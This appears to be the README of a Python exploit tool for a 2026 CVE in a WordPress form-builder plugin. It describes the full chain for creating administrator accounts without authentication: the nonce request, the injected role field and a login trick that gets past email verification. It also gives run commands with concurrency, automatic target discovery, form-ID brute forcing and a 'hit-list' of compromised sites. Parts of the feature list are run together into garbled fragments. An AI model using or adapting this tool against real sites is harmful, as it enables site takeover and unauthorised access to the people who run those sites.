 antid00t/cve-2026-15989

Python PoC scanner for CVE-2026-15989, exploiting unauthenticated role injection in WordPress Super Forms to create admin accounts and verify access.

                  █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
                 ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
              ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
              ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
              ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
              ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «


🔥 Fingerprint-free auto-discovery · Validation-aware payloads · Zero authentication · Honest classification
| WordPress Plugin | Super Forms – Drag & Drop Form Builder (Register & Login add-on) |
| Affected Version | <= 6.3.316 |
| Patched Version | 6.3.317 |
| Authentication | ❌ None required — any published registration form is enough |
| CVSS | 9.8 CRITICAL |
role key → Administrator CreationGET admin-ajax.php?action=super_create_nonce ──► _sfs_id session + sf_nonce
│
POST admin-ajax.php action=super_submit_form data=<JSON>
│
before_email_success_msg() (Register & Login add-on)
│
$other_userdata = array( ..., 'role', ... ) ◄── client key whitelisted
│
$data['role']['value'] ──► $userdata['role'] (register_user_role overwritten)
│
wp_insert_user() ──► 🔥 administrator account, zero authentication
The add-on copies
$data['role']['value']straight into the user-data array without validating it against the admin-configuredregister_user_role, without an allow-list and without any capability check — a single injected"role": {"value":"administrator"}field wins.
POST wp-login.php   log / pwd / testcookie
        │                    + action=super_submit_form   ◄── the magic field
        │
check_user_login_status()  ──► pending/blocked gate SKIPPED
        │
GET /wp-admin/users.php
        │
200 = administrator proven  ·  403 = subscriber (patched build)
The add-on only enforces its email-activation / moderation gate when the POST action is NOT
super_submit_form— so the same form action that registers the user also unlocks logging into it, even before any email verification.
discovery empty (REST · sitemap · links · ?page_id probe)
        │
PHASE 1 — form-ID sweep 1..50, minimal payload, OWN SESSION PER ID
        │                       (shared sessions would invalidate each nonce)
        │
'required fields' reject ──► PHASE 2 — REST markup fetch ──► full payload retry
        │
every accepted candidate ──► login proof per id
        │
contact form? ──► UNVERIFIED (never a false positive)
registration? ──► 👑 verified administrator
Non-registration forms also answer
error:false, so every accepted id is only a candidate until the credential is proven with a real login.
# zero dependencies — pure Python 3 stdlib (rich is optional, for the console)
python3 cve-2026-15989_poc.py --list labs.txt --output results.txt

# tuned concurrency / timeout
python3 cve-2026-15989_poc.py --list labs.txt --threads 20 --timeout 15 -o results.txt

# FULL MODE: discovery + role injection + login proof + form-ID brute (1..50)
python3 cve-2026-15989_poc.py --list labs.txt --full --output results.txt
labs.txt — one base URL per line:
http://localhost
http://192.168.56.101/lab-wp
https://10.0.0.5:8443/lab        # self-signed TLS is handled automatically
# comments and blank lines are ignored
| Option | Description |
|---|---|
--list FILE | target file — one URL per line (required) |
--output, -o FILE | hit-list — only VULNERABLE targets written live (ANSI-free) |
--threads N | concurrent target workers (default 10) |
--timeout N | per-request socket timeout in seconds (default 10) |
--full | run the WHOLE chain — adds the form-ID brute fallback (accounts WILL be created on vulnerable targets) |
| State | Meaning |
|---|---|

VULNERABLE | account created and wp-admin administrator access proven (200) |
NOT-VULNERABLE | login OK but admin pages 403 — role ignored → patched build |
UNVERIFIED | submission accepted but login rejected (locked/pending account or non-registration form) — never reported as a silent false positive |
BLOCKED | submission rejected (reCAPTCHA, CSRF, required fields, honeypot…) |
ERROR | unreachable target / DNS failure — reported with the exact cause |
wp-json + ?rest_route= fallback) → sitemap index → 40+ multi-language registration paths (/register, /kayit-ol, /registrieren…) → ?page_id=N probe; works with any theme, page builder and permalink styledata-validation types (email, number, date, time, phone, IBAN, color, URL)super_create_nonce bound to the _sfs_id session; brute attempts get their OWN session so nonces never invalidate each otherVULNERABLE only when wp-admin access is proven; patched builds are separated by the 403 probe; locked accounts surface as UNVERIFIEDaction=super_submit_form, skipping the add-on's email-verification / moderation gate{{ data.url }}), control characters and IDN/Turkish-slug hosts are sanitized automatically--output records ONLY confirmed targets, appended live, always plain text (grep/parse friendly)richrich is optional eye-candy)